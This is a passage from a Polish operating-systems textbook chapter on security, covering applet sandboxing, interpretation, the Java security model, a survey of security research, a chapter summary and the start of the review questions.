Dawno temu systemy operacyjne stosowały procesy budujące swoiste mury pomiędzy poszczególnymi użytkownikami. Zgodnie z tamtą koncepcją każdy proces dysponował własną, chronioną przestrzenią adresową i własnym identyfikatorem UID, dzięki czemu mógł operować na plikach i innych zasobach swojego właściciela, ale nie na zasobach innych użytkowników. Tak rozumiana koncepcja procesów nie uwzględnia jednak zagadnień związanych z ochroną części procesu (np. apletu) od jego reszty. Pewnym rozwiązaniem są wątki (w ramach pojedynczego procesu można jednocześnie wykonywać wiele wątków), jednak nic nie chroni jednego wątku przed pozostałymi.


Theoretycznie wykonywanie każdego apletu w formie odrębnego procesu mogłoby trochę pomóc, jednak często okazuje się po prostu niewykonalne. Przykładowo strona internetowa może zawierać dwa apletów (lub większą ich liczbę) wzajemnie ze sobą współpracujące i operujące na danych zawartych na tej stronie. Także przeglądarka internetowa może stanąć przed koniecznością współpracy z apletami, uruchamiania i zatrzymywania apletów, dostarczania im danych itp. Gdyby każdy aplet był wykonywany we własnym, odrębnym procesie, współpraca wszystkich elementów byłaby niemożliwa. Co więcej, umieszczenie apletu we własnej przestrzeni adresowej w żaden sposób nie utrudniłoby temu apletowi wykradania czy zniekształcania danych — przeciwnie, szkodliwa działalność apletu okazałaby się wręcz łatwiejsza, ponieważ w tym modelu nikt nie podejrzewałby go o złe zamiary.

Przez lata proponowano i implementowano wiele różnych metod obsługi apletów (i ogólnie kodu mobilnego). W poniższych podpunktach przeanalizujemy dwie takie metody: izolowanie i interpretację. Alternatywnym rozwiązaniem jest podpisywanie kodu, aby można było skutecznie weryfikować źródła apletów. Każda z tych metod ma swoje zalety i wady.

Izolowanie

Pierwsza metoda, nazywana *izolowaniem* (ang. *sandboxing*), próbuje zamknąć każdy aplet w ograniczonym przedziale adresów wirtualnych, wyznaczonym w czasie wykonywania programu [Wahbe et al., 1993]. W tym celu należy podzielić przestrzeń adresów wirtualnych na obszary

równiej wielkości określane mianem *piaskownic* (ang. *sandboxes*). Każda piaskownica musi spełniać warunek wspólnego łańcucha w górnym bitach adresów; np. 32-bitową przestrzeń adresową można podzielić na 256 piaskownic po 16 MB, aby wszystkie adresy w ramach jednej piaskownicy miały wspólne górne 8 bitów. Równie dobrze można by wyodrębnić 512 piaskownic po 8 MB, z których każda będzie zawierała adres ze wspólnym 9-bitowym przedrostkiem. Rozmiar piaskownicy należy wybrać w taki sposób, aby mieściła największy aplet, ale też aby nie tracić zbyt dużej części przestrzeni adresów wirtualnych. Jeśli w danym systemie stosuje się mechanizm *stronicowania na żądanie* (ang. *demand paging*), co jest dzisiaj normą, dostępność pamięci fizycznej zwykle nie stanowi problemu. Każdy aplet otrzymuje dwie piaskownice — jedną dla kodu i jedną dla danych. Na rysunku 9.29(a) przedstawiono scenariusz, w którym mamy do czynienia z 16 piaskownicami po 16 MB każda.



Rysunek 9.29. (a) Pamięć podzielona na 16-megabajtowe piaskownice; (b) jeden ze sposobów sprawdzania poprawności rozkazów

W największym uproszczeniu piaskownice mają wyeliminować możliwość skoku apletu do kodu spoza odpowiedniej piaskownicy oraz odwoływanie się do danych spoza piaskownicy z jego danymi. Każdy aplet dysponuje dwiema piaskownicami, aby nie było możliwe modyfikowanie kodu przez dane i — tym samym — omijanie podstawowych ograniczeń narzuconych przez piaskownice. Zapobiegając możliwości składowania jakichkolwiek informacji w piaskownicy z kodem, eliminujemy ryzyko występowania samomodyfikującego się kodu. Dopóki aplet pozostaje zamknięty (odizolowany) w swojej piaskownicy, nie może powodować szkód w przeglądarce i innych aplatach, umieszczać wirusów w pamięci ani w żaden inny sposób szkodzić zawartości pamięci.

Zaraz po załadowaniu apletu następuje jego przeniesienie na początek odpowiedniej piaskownicy. System sprawdza następnie, czy referencje do kodu i danych mieszą się w wyznaczonych piaskownicach. W poniższej analizie skoncentrujemy się co prawda tylko na referencjach do kodu (w tym rozkazów JMP i CALL), jednak dokładnie to samo można by powiedzieć o referencjach do danych. Statyczne rozkazy JMP wykorzystujące bezpośrednie adresy są łatwe do sprawdzenia — wystarczy określić, czy użyty adres docelowy mieści się w granicach piaskownicy z kodem. Równie łatwe jest weryfikowanie poprawności względnych rozkazów JMP. Jeśli dany aplet zawiera kod próbujący opuścić jego piaskownicę, odpowiedni rozkaz jest odrzucony. Odrzucone zostaną także próby odwołań do danych spoza piaskownicy z danymi tego konkretnego apletu.

Najtrudniejsza jest analiza dynamicznych rozkazów JMP. Większość komputerów obsługuje rozkazy skoku, których adres docelowy jest wyznaczany w czasie wykonywania programu, umieszczany w rejestrze i pośrednio wykorzystywany do przeniesienia sterowania (np. rozkaz JMP(R1) powoduje skok do adresu składowanego w pierwszym rejestrze). Odbywa się to przez wstawianie kodu bezpośrednio przed pośrednim skokiem w celu testu adresu docelowego. Przykład takiego testu pokazano na rysunku 9.29(b). Pamiętajmy, że wszystkie prawidłowe adresy muszą zawierać te same k górnych bitów, zatem odpowiedni przedrostek można zapisać w jakimś rejestrze roboczym, np. S2. Wspomniany rejestr oczywiście nie powinien być wykorzystywany przez sam aplet, zatem możemy stanąć przed koniecznością takiego zmodyfikowania jego kodu, aby unikał operacji na tym rejestrze.

Proponowany kod działa w następujący sposób: sprawdzany adres docelowy jest najpierw kopipowany do rejestru roboczego S1. Zawartość tego rejestru jest następnie przesuwana w prawo o odpowiednią liczbę bitów, aby wyodrębnić wspólny przedrostek. Wyodrębniony przedrostek jest następnie porównywany z odpowiednim przedrostkiem umieszczonym wcześniej w rejestrze S2. Jeśli oba przedrostki są od siebie różne, aplet jest zabijany. Opisywana sekwencja wymaga wykonania czterech rozkazów i użycia dwóch rejestrów roboczych.


Modyfikowanie programu binarnego w trakcie wykonywania jest zadaniem wymagającym, ale nie niemożliwym. Byłoby dużo prościej, gdyby aplet był udostępniany w formie kodu źródłowego i komplikowany lokalnie z wykorzystaniem zaufanego kompilatora (automatycznie sprawdzającego adresy statyczne i wstawiającego kod niezbędny do weryfikacji adresów dynamicznych w czasie wykonywania). W obu przypadkach musimy się jednak liczyć z pewnym spadkiem wydajności w związku z koniecznością sprawdzania adresów dynamicznych. [Wahbe et al., 1993] stwierdzili, że taki spadek wynosi około 4%, co w zdecydowanej większości przypadków jest możliwe do zaakceptowania.

Drugim problemem wymagającym rozwiązania jest znalezienie właściwego sposobu reagowania na wywołania systemowe żądane przez apłyty. Tym razem nasze zadanie jest dość proste. Wystarczy zastąpić rozkaz wywołania systemowego wywołaniem specjalnego modułu zwanego *monitorem odwołań* (ang. *reference monitor*); taka zamiana może mieć miejsce w ramach tego samego procesu, w którym do kodu są wstawiane sekwencje weryfikujące adresy dynamiczne (lub — jeśli dysponujemy kodem źródłowym — poprzez dołączenie specjalnej biblioteki wywołującej monitor referencji zamiast żądanych wywołań systemowych). Niezależnie od wybranego rozwiązania monitor odwołań analizuje wszystkie próby wywołań systemowych i decyduje, czy mogą być bezpiecznie wykonane. Jeśli wywołanie nie budzi podejrzeń (dotyczy np. zapisania pliku tymczasowego w wyznaczonym katalogu roboczym), monitor odwołań zezwala na jego wykonanie. Jeśli wywołanie jest jednoznacznie oceniane jako niebezpieczne lub jeśli monitor odwołań nie potrafi go zinterpretować, aplet jest zabijany. Jeżeli monitor odwołań dysponuje mechanizmami umożliwiającymi identyfikację apłytów generujących poszczególne wywołania, zaledwie jeden taki monitor gdzieś w pamięci może obsługiwać żądania wszystkich apłytów. Monitory odwołań zwykle decydują o sposobie traktowania poszczególnych żądań na podstawie reguł zapisanych w plikach konfiguracyjnych.

Interpretacja

Drugim sposobem bezpiecznego wykonywania niesprawdzonych apłytów jest korzystanie z interpretera i uniemożliwianie im przejmowania faktycznej kontroli nad sprzętem. Właśnie takie rozwiązanie stosują współczesne przeglądarki internetowe. Apłyty umieszczane na stronach internetowych często są pisane albo w Javie, czyli normalnym języku programowania, albo

w wysokopoziomowym języku skryptowym, jak Safe-TCL czy JavaScript. Apletty Javy są najpierw komplikowane do języka maszyny wirtualnej ze stosem nazywanej *wirtualną maszyną Javy* (ang. *Java Virtual Machine — JVM*). Właśnie wirtualna maszyna Javy odpowiada za wykonywanie apliów umieszczonych na stronie internetowej. Po pobraniu aplet jest umieszczany w interpreterze wirtualnej maszyny Javy pracującym w ramach danej przeglądarki (patrz rysunek 9.30).



Rysunek 9.30. Apletty mogą być interpretowane przez przeglądarkę internetową

Zaletą kodu interpretowanego w porównaniu z kodem komplikowanym jest możliwość analizy każdego rozkazu (wyrażenia) przez interpreter przed jego właściwym wykonaniem. Oznacza to, że interpreter może sprawdzić, czy użyty adres jest prawidłowy. Interpreter może też przechwytywać i analizować wywołania systemowe. Sposób obsługi tych wywołań zależy od przyjętej strategii bezpieczeństwa. Jeśli mamy do czynienia z zaufanym aplettem (np. składowanym na lokalnym dysku twardym), zawarte w nim wywołania systemowe można wykonywać bez dodatkowej weryfikacji. Jeśli jednak nie mamy zaufania do danego apletu (np. pobranego z internetu), należałoby go raczej umieścić w swoistym odpowiedniku piaskownicy, aby ograniczyć ryzyko spowodowania szkód w systemie.

Także kod wysokopoziomowych języków skryptowych może być interpretowany. Ponieważ tego rodzaju skrypty nie zawierają odwołań do konkretnych adresów w pamięci, nie musimy obawiać się prób uzyskiwania dostępu do niewłaściwych obszarów pamięci. Wadą języków interpretowanych jest nieporównanie wolniejsze wykonywanie kodu niż w przypadku języków komplikowanych.

9.10.7. Bezpieczeństwo Javy

Język programowania Java i zbudowany wokół niego system wykonawczy (uruchomieniowy) zaprojektowano z myślą o umożliwieniu pisania i komplikowania programów w pierwszym kroku oraz ich dostarczania za pośrednictwem internetu (już w formie binarnej) na komputery z obsługą Javy. Bezpieczeństwo od samego początku było brane pod uwagę podczas projektowania tej platformy. W tym punkcie skoncentrujemy się na sposobie działania mechanizmów bezpieczeństwa.

Java jest językiem z bezpieczną obsługą typów (ang. *type-safe*), co oznacza, że kompilator odrzuca wszelkie próby wykorzystywania zmiennych w sposób niezgodny z ich typem. Dla kontrastu przeanalizujmy teraz następujący fragment kodu języka C:

```
naughty_func( )
{
    char *p;
```

```
p = rand();  
*p = 0;  
}
```

Funkcja w tej formie generuje liczbę losową i zapisuje ją we wskaźniku `p`, po czym zapisuje bajt zerowy pod adresem wskazywanym przez `p`, nadpisując odpowiedni bajt pamięci (zawierający kod lub dane). W Javie podobne konstrukcje mieszające różne typy danych są zabronione i odrzucone przez mechanizmy weryfikujące zgodność kodu z regułami gramatycznymi. Co więcej, Java nie oferuje zmiennych wskaźnikowych, rzutowania typów, możliwości samodzielnego zarządzania pamięcią (nie udostępnia funkcji `malloc` ani `free`), a wszystkie odwołania do tablic są weryfikowane w czasie wykonywania programu.

Programy Javy są komplilowane do pośredniego kodu binarnego określonego mianem *kodu bajtowego wirtualnej maszyny Javy* (ang. *JVM byte code*). Wirtualna maszyna Javy obsługuje około 100 rozkazów, z których większość odpowiada za umieszczanie obiektów określonych typów na stosie, zdejmowanie obiektów ze stosu i wykonywanie działań arytmetycznych na obiektach składowanych na stosie. Programy wirtualnej maszyny Javy (JVM) zwykle są interpretowane, choć w pewnych przypadkach mogą być komplilowane do kodu języka maszynowego, aby przyspieszyć ich wykonywanie. W modelu Javy aplety wysypane za pośrednictwem internetu (z myślą o zdalnym wykonaniu) są właśnie programami maszyny JVM.

Po pobraniu apletu jego kod bajtowy jest analizowany przez weryfikator wirtualnej maszyny Javy pod kątem spełniania określonych reguł. Prawidłowo skompilowany aplet będzie te reguły spełniał automatycznie, jednak nie można wykluczyć sytuacji, w której ktoś napisze aplet wirtualnej maszyny Javy w jej języku maszynowym. Proces weryfikacji ma na celu sprawdzenie następujących aspektów:

1. Czy aplet próbuje fałszować wskaźniki?
2. Czy aplet narusza ograniczenia dostępu do składowych prywatnych klas?
3. Czy aplet próbuje wykorzystywać zmienne jednego typu jako zmienne innego typu?
4. Czy aplet generuje przepełnienia lub niedopełnienia stosu?
5. Czy aplet próbuje wykonywać zabronione konwersje pomiędzy typami?

Jeśli aplet przejdzie wszystkie te testy, będzie go można bezpiecznie wykonać bez obawy przed nieuprawnionym dostępem do pamięci spoza wyznaczonego obszaru.

Aplety mogą jednak wykonywać wywołania systemowe za pośrednictwem odpowiednich metod (procedur) Javy. Sposób obsługi wywołań systemowych stosowanych w kodzie Javy przez lata ewoluował. W pierwszej wersji Javy aplety pakietu **JDK 1.0** (od ang. *Java Development Kit*) podzielono na dwie klasy: zaufane i niegodne zaufania. Aplety ładowane z lokalnego dysku, które traktowano jako programy zaufane, mogły wykonywać dowolne wywołania systemowe. Aplety pobierane za pośrednictwem internetu uważały za niegodne zaufania i jako takie były uruchamiane w piaskownicach (patrz rysunek 9.30), które nie dawały im niemal żadnych praw.

Po zebraniu pewnych doświadczeń związanych z funkcjonowaniem tego modelu firma Sun uznała, że jest zbyt restrykcyjny. W pakiecie JDK 1.1 zastosowano mechanizm podpisywania kodu. Kiedy pobierano aplet za pośrednictwem internetu, sprawdzano, czy został podpisany przez osobę albo organizację, do której dany użytkownik miał zaufanie (według sporzązonej przez tego użytkownika listy zaufanych autorów). Jeśli tak, aplet mógł podejmować dowolne działania. Jeśli nie, był uruchamiany w piaskownicy i podlegał daleko idącym ograniczeniom.

Dalsze doświadczenia wykazały jednak, że także ten model jest wysoce niedoskonały, zatem zdecydowano się na ponowną zmianę. W pakiecie JDK 1.2 wprowadzono możliwość konfigu-

rowania szczegółowej strategii bezpieczeństwa stosowanej dla wszystkich apletów, zarówno lokalnych, jak i zdalnych. Nowy model zabezpieczeń okazał się na tyle złożony, że napisano na jego temat całą książkę [Gong, 1999]; w tym miejscu ograniczymy się więc do krótkiego podsumowania najważniejszych elementów tego rozwiązania.

Każdy aplet jest charakteryzowany przez dwie informacje: skąd pochodzi i kto go podpisał. Miejsce pochodzenia jest reprezentowane przez adres URL; autor podpisu jest identyfikowany przez klucz prywatny użyty do wygenerowania tego podpisu. Każdy użytkownik może skonfigurować własną strategię bezpieczeństwa obejmującą listę reguł.

Każda reguła może wskazywać adres URL, autora podpisu, obiekt i działania, które aplet pasujący do tego wzorca (tj. ze zgodnym adresem URL i autorem podpisu) może wykonywać na tym obiekcie. Przykład informacji składających się na trzy takie reguły przedstawiono w tabeli 9.3 (w rzeczywistości formatowanie jest nieco inne i odwołuje się do hierarchii klas Javy).

Tabela 9.3. Przykłady reguł ochrony zdefiniowanych na potrzeby modelu zabezpieczeń pakietu JDK 1.2

Adres URL	Autor podpisu	Obiekt	Działanie
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	odczyt
*		/usr/tmp/*	odczyt, zapis
www.microsoft.com	Microsoft	/usr/susan/Office/–	odczyt, zapis, usuwanie

Jeden z rodzajów działań umożliwia dostęp do plików. Działanie może wskazywać na konkretny plik lub katalog, zbiór plików w danym katalogu lub zbiór wszystkich plików i katalogów składowanych w danym katalogu (i przeszukiwanych rekurencyjnie). Trzy kolejne wiersze w tabeli 9.3 reprezentują każdy z tych trzech przypadków. W pierwszym wierszu użytkowniczka *zuzanna* tak ustawiła uprawnienia dostępu do pliku *1040.xls*, aby apety pochodzące z serwera firmy pomagającej jej w rozliczeniach z fiskusem (z domeną *www.taxprep.com*) i podpisane przez tę firmę mogły odczytywać zawartość tego pliku. Plik *1040.xls* jest dostępny do odczytu tylko dla apletów tej firmy. Aplety z pozostałych źródeł (podpisane lub nie) mogą natomiast odczytywać i zapisywać pliki w katalogu */usr/tmp*.

Co więcej, ten sam użytkownik na tyle ufa firmie Microsoft, że zezwala apletom pochodząącym z witryny Microsoftu i podpisane przez tę firmę na odczyt, zapis oraz usuwanie wszystkich plików poniżej katalogu Office, aby mogły np. usuwać usterki i instalować nowe wersje pakietu biurowego. Aby móc weryfikować sygnatury, użytkownik musi albo dysponować niezbędnymi kluczami publicznymi na swoim dysku, albo pobierać te klucze dynamiczne (np. w formie certyfikatów podpisanych przez zaufaną firmę).

Pliki nie są jedynymi zasobami, które można chronić w ten sposób. Przedmiotem ochrony może być także dostęp sieciowy. W takim przypadku funkcję obiektów pełnią konkretne porty i komputery. Każdy komputer jest reprezentowany przez adres IP lub nazwę domeny DNS; porty na tym komputerze są reprezentowane przez przedziały liczb. Do możliwych działań należą żądania nawiązania połączenia ze zdalnym komputerem lub akceptacji połączeń nawiązywanych przez zdalny komputer. Oznacza to, że aplet może dysponować połączeniem sieciowym, ale nie może się komunikować z komputerami spoza zdefiniowanej listy. W razie potrzeby apety mogą co prawda dynamicznie ładować dodatkowy kod (klasy), jednak mechanizmy ładowania wskazane przez użytkownika mogą precyzyjnie kontrolować pochodzenie tych klas. Platforma Javy oferuje też wiele innych elementów podnoszących bezpieczeństwo oprogramowania pisанego w tym języku.

9.11. BADANIA DOTYCZĄCE BEZPIECZEŃSTWA

Bezpieczeństwo komputerów to bardzo gorący temat. Badania są prowadzone w wielu obszarach: kryptografii, ataków, malware, środków obrony, kompilatorów itp. Ciągły strumień bardziej lub mniej głośnych incydentów naruszeń zabezpieczeń gwarantuje, że zainteresowanie badaczy tematyką bezpieczeństwa — zarówno w środowisku akademickim, jak i w branży — naprawdopodobniej nie osłabnie także w ciągu najbliższych kilku lat.

Jednym z ważnych tematów jest ochrona programów binarnych. Integralność przepływu sterowania (ang. *Control Flow Integrity — CFI*) to dość stara technika zatrzymywania wszystkich prób zmiany przepływu sterowania, a w związku z tym wszystkich eksplotów korzystających z technik programowania ROP. Niestety, koszty obliczeniowe stosowania mechanizmów CFI są bardzo wysokie. Ponieważ stosowanie technik ASLR, DEP i kanarków nie obniża tych kosztów, wiele ostatnich prac poświęcono opisowi warunków, w jakich stosowanie technik CFI może mieć praktyczny sens. I tak [Zhang i Sekar, 2013] ze Stony Brook opracowali wydajną implementację mechanizmu CFI dla plików binarnych w systemie Linux. Inna grupa opracowała kolejną, charakteryzującą się nawet większymi możliwościami implementację dla systemu Windows [Zhang, 2013b]. Przedmiotem badań stała się także próba bardzo wczesnego wykrywania przepełnienia bufora — już w momencie przepełnienia, a nie — jak w większości technik — na podstawie próby wykrycia modyfikacji zmian przepływu sterowania [Slowinska et al., 2012]. Wykrywanie samego przepełnienia ma jedną, bardzo istotną przewagę nad innymi technikami. W przeciwieństwie do większości innych podejść pozwala systemowi wykrywać również takie ataki, w których następują próby modyfikowania danych niezwiązanych z przepływem sterowania. Istnieją także narzędzia gwarantujące podobny poziom zabezpieczeń w czasie komplikacji. Popularnym przykładem jest AddressSanitizer firmy Google [Serebryany, 2013]. Jeśli którakolwiek z tych technik stanie się powszechna, będziemy zmuszeni dodać kolejny akapit do punktu poświęconego wyścigowi zbrojeń w podrozdziale o przepełnieniach bufora.

Jednym z gorących bieżących tematów w dziedzinie kryptografii jest szyfrowanie homomorficzne. W dużym uproszczeniu szyfrowanie homomorficzne pozwala na przetwarzanie zaszyfrowanych danych (dodawanie, usuwanie itd.) bez ich odszyfrowywania. Innymi słowy, dane nigdy nie są konwertowane do postaci zwykłego tekstu. Badania dotyczące limitów sprawdzalności techniki szyfrowania homomorficznego przeprowadzili [Bogdanov i Lee, 2013].

Nadal bardzo aktywnie prowadzi się badania nad uprawnieniami oraz kontrolą dostępu. Dobrym przykładem mikrojdrafa obsługującego uprawnienia jest jądro seL4 [Klein et al., 2009]. Nawiasem mówiąc, jest to również w pełni sprawdzone jądro zapewniające dodatkowe zabezpieczenia. Sporo mówi się dziś o uprawnieniach w systemie UNIX. [Robert Watson et al., 2013] zaimplementowali prostą obsługę uprawnień w systemie FreeBSD.

Prowadzi się liczne badania dotyczące technik wykorzystywania luk w oprogramowaniu i złośliwego oprogramowania; np. [Hund et al., 2013] zaprezentowali praktyczny kanał czasowy umożliwiający pokonanie mechanizmów losowego generowania przestrzeni adresowej (ASLR) w jądrze systemu Windows. Podobnie [Snow et al., 2013] pokazali, że mechanizm ASLR JavaScript w przeglądarce nie pomoże, jeśli napastnik znajdzie lukę powodującą wyciek w pamięci na poziomie nawet tylko jednego gadżetu. W niedawno przeprowadzonych badaniach poświęconych złośliwemu oprogramowaniu [Rossow et al., 2013] poddali analizie niepokojące trendy dotyczące odporności botnetów. Wydaje się, że w najbliższej przyszłości niezmiernie trudne do pokonania będą botnety bazujące na komunikacji w sieciach peer-to-peer. Niektóre z tych botnetów działają nieprzerwanie od ponad pięciu lat.

9.12. PODSUMOWANIE

Komputery często zawierają cenne i poufne dane, w tym zeznania podatkowe, numery kart kredytowych, plany biznesowe, tajemnice handlowe i wiele innych. Właściciele tych komputerów zwykle są żywo zainteresowani zachowaniem owych danych w tajemnicy i ich ochroną przed nieuprawnionymi modyfikacjami, co z kolei przekłada się na konkretne wymagania w zakresie bezpieczeństwa formułowane względem systemów operacyjnych. Ogólnie rzecz biorąc, bezpieczeństwo systemu jest odwrotnie proporcjonalne do wielkości zaufanej bazy obliczeniowej.

Podstawowym składnikiem zabezpieczeń systemów operacyjnych jest kontrola dostępu do zasobów. Prawa dostępu do informacji można zamodelować w formie dużej macierzy z wierszami reprezentującymi dziedziny (użytkowników) oraz kolumnami reprezentującymi obiekty (np. pliki). Każda komórka takiej macierzy opisuje prawa dostępu odpowiedniej domeny do odpowiedniego obiektu. Ponieważ opisywana macierz jest dość rozległa, można ją składować wierszami (wówczas ma postać listy uprawnień poszczególnych domen) lub kolumnami (wówczas staje się listą kontroli dostępu określającą, kto może uzyskiwać dostęp do kolejnych obiektów). Za pomocą formalnych technik modelowania można efektywnie opisywać i ograniczać przepływ informacji. Okazuje się jednak, że nawet wówczas istnieje ryzyko wycieków z wykorzystaniem ukrytych kanałów (np. poprzez modulowanie użycia procesora).

Jednym ze sposobów utrzymywania informacji w sekrecie jest ich szyfrowanie i ostrożne posługiwanie się kluczami. Systemy kryptograficzne można zakwalifikować do dwóch grup: z kluczem tajnym lub z kluczem publicznym. Metoda z kluczem tajnym wymaga od komunikujących się stron wymiany klucza tajnego z góry, za pomocą jakiegoś zewnętrznego mechanizmu. Kryptografia z kluczem publicznym nie wymaga potajemnej wymiany klucza z góry, ale stosowanie tej techniki oznacza zdecydowanie niższą wydajność. Czasami zachodzi konieczność udowodnienia prawdziwości informacji cyfrowych. W takim przypadku można wykorzystać skróty kryptograficzne, podpisy cyfrowe i certyfikaty podpisane przez zaufane urzędy certyfikacji.

Każdy bezpieczny system musi dysponować mechanizmami uwierzytelniania użytkowników. Do uwierzytelniania można wykorzystywać to, co użytkownicy wiedzą, to, czym użytkownicy dysponują, lub to, kim użytkownicy są (korzystając z technik biometrycznych). Można zastosować dwie metody identyfikacji jednocześnie — łączne wykorzystanie takich technik jak identyfikacja tączówki i hasło może znacznie podnieść bezpieczeństwo.

Istnieje wiele typów błędów programistycznych, które mogą być z powodzeniem wykorzystywane do przejmowania kontroli nad programami i systemami. Należą do nich przepełnienia buforów, ataki na łańcuchy formatujące, ataki powrotu do biblioteki *libc*, ataki bazujące na odwołaniach do pustego wskaźnika, próby przepelnienia liczb całkowitych, ataki poprzez wstrzykiwanie kodu i ataki TOCTOU. Podobnie istnieje wiele środków zaradczych stosowanych w celu przeciwdziałania eksplotantom wykorzystującym luki wymienione powyżej. Przykładem są kanarki stosu oraz techniki zapobiegania wykonywaniu danych (DEP) i losowego generowania układu przestrzeni adresowej (ang. *address-space layout randomization*).

Na bezpieczeństwo systemów komputerowych fatalny wpływ mogą mieć osoby z wewnętrz, np. pracownicy danej firmy. Ataki tego rodzaju mogą przybierać bardzo różne formy. Niektórzy decydują się na instalowanie bomb logicznych, które mają wybuchnąć w przyszłości, pozostawiając tzw. tylnych drzwi, które zapewnią im nieuprawniony dostęp do zasobów w przyszłości, lub przygotowywanie fałszywych ekranów logowania.

W internecie aż roi się od złośliwego oprogramowania, w tym koni trojańskich, wirusów, robaków, oprogramowania szpiegującego i rootkitów. Każdy z wymienionych typów złośliwego

oprogramowania stwarza poważne zagrożenie dla poufności i integralności danych. Co gorsza, złośliwe oprogramowanie może przejąć kontrolę nad naszym komputerem i przekształcić go w zombie rozsyłającego spam lub atakującego inne komputery. Wiele ataków przeprowadzanych przez internet odbywa się z wykorzystaniem armii zombie pod kontrolą zdalnego botmastera.

Na szczęście istnieje wiele sposobów obrony systemów przed tego rodzaju atakami. Najlepszą strategią jest obrona wielostrefowa, czyli jednocześnie stosowanie wielu technik. Do najczęściej stosowanych narzędzi obrony należą firewalły, skanery antywirusowe, podpisy stosowane dla kodu, wtrącanie procesów do więzienia, systemy wykrywania włamań i techniki izolowania kodu mobilnego.

PYTANIA

1. Trzy składniki bezpieczeństwa to poufność, integralność i dostępność. Opisz aplikację, która wymaga integralności i dostępności, ale nie wymaga poufności, aplikację wymagającą zachowania poufności i integralności, ale nie (zbyt dużej) dostępności oraz aplikację wymagającą poufności, integralności i dostępności.
2. Jedną z technik budowy bezpiecznego systemu operacyjnego jest minimalizowanie rozmiarów bazy zaufanej bazy obliczeniowej (TCB). Która z wymienionych poniżej funkcji musi być implementowana wewnątrz bazy TCB, a które mogą być implementowane poza TCB: (a) przełączenie kontekstu procesów; (b) czytanie plików z dysku; (c) dodawanie większego obszaru wymiany; (d) słuchanie muzyki; (e) pobieranie współrzędnych GPS smartfona.
3. Co to jest ukryty kanał (ang. *covert channel*)? Jakie są podstawowe wymagania dla istnienia ukrytych kanałów?
4. W pełnej macierzy kontroli dostępu wiersze odpowiadają domenom, a kolumny obiekтом. Co się stanie, jeśli jakiś obiekt będzie potrzebny w dwóch domenach?
5. Przypuśćmy, że jakiś system w pewnym momencie obejmuje 5000 obiektów i 100 domen. Zaledwie 1% tych obiektów jest dostępny dla wszystkich domen (z możliwością wykonywania różnych kombinacji operacji r, w oraz x); 10% obiektów jest dostępnych dla dwóch domen; pozostałe 89% obiektów jest dostępnych tylko dla jednej domeny. Przypuśćmy, że składowanie samych informacji o pojedynczym uprawnieniu dostępu (czyli pewnej kombinacji praw *r*, *w* oraz *x*) wymaga jednej jednostki przestrzeni pamięciowej. Tyle samo miejsca zajmuje zarówno identyfikator obiektu, jak i identyfikator domeny. Ile przestrzeni potrzeba do składowania pełnej macierzy ochrony, macierzy ochrony w formie listy kontroli dostępu (ACL) oraz macierzy ochrony w formie listy uprawnień?
6. Wyjaśnij, która implementacja macierzy ochrony jest bardziej odpowiednia dla następujących operacji:
 - (a) Przyznanie dostępu do odczytu pliku wszystkim użytkownikom.
 - (b) Odebranie dostępu do zapisu pliku wszystkim użytkownikom.
 - (c) Udzielanie dostępu do zapisu pliku Janowi, Leokadii, Krystynie i Jerzemu.
 - (d) Odebranie prawa do wykonania pliku Janinie, Michałowi, Monice i Stefanii.
7. W tym rozdziale omówiliśmy dwie formy reprezentowania reguł na potrzeby mechanizmów ochrony: listy uprawnień oraz listy kontroli dostępu. Dla każdego z opisanych poniżej scenariuszy wskaż mechanizmy, których należałyby użyć.

- (a) Krzysztof chce udostępnić swoje pliki do odczytu wszystkim użytkownikom poza kolegą z pokoju.
- (b) Michał i Sebastian chcą wzajemnie udostępniać sobie pewne poufne pliki.
- (c) Lidia chce udostępnić publicznie część swoich plików.
8. Spróbuj sporządzić macierz ochrony reprezentującą relacje własności i uprawnienia dostępu do plików katalogu systemu UNIX, którego zawartość pokazano na poniższym listingu. *Uwaga:* użytkownik *asw* jest członkiem dwóch grup, *users* i *devel*; użytkownik *gmw* jest członkiem grupy *users*). Każdy użytkownik i każda grupa powinny być reprezentowane przez odrębną domenę, zatem gotowa macierz powinna się składać z czterech wierszy (po jednym dla każdej domeny) i czterech kolumn (po jednej dla każdego pliku).
- | - rw- | r- - | r- - | 2 | gmw | users | 908 | May 26 16:45 | PPP- Notes |
|-------|----------|---------|---|-----|-------|-------|--------------|------------|
| - rwx | r- x | r- x | 1 | asw | devel | 432 | May 13 12:35 | prog1 |
| - rw- | rw- - - | - - - | 1 | asw | users | 50094 | May 30 17:51 | project.t |
| - rw- | r- - - - | - - - - | 1 | asw | devel | 13124 | May 31 14:30 | splash.gif |
9. Spróbuj wyrazić uprawnienia dostępu do plików składowanych w naszym przykładowym katalogu (patrz poprzednie pytanie) w formie listy kontroli dostępu.
10. Zmodyfikuj listę kontroli dostępu z poprzedniego pytania dla jednego pliku w celu udzielenia lub odebrania dostępu, który nie może być wyrażony za pomocą uniksowego systemu *rwx*. Wyjaśnij wprowadzoną zmianę.
11. Założymy, że istnieją trzy poziomy zabezpieczeń: 1, 2 i 3. Obiekty *A* i *B* są na poziomie 1., *C* i *D* — na poziomie 2., a *E* i *F* — na poziomie 3. Procesy 1. i 2. są na poziomie 1., 3. i 4. — na poziomie 2., a 5. i 6. — na poziomie 3. Określ, czy każda z poniższych operacji jest dopuszczalna zgodnie z modelem Bella-La Paduli, modelem Biby lub obydwojma tymi modelami.
- Proces 1. zapisuje obiekt *D*.
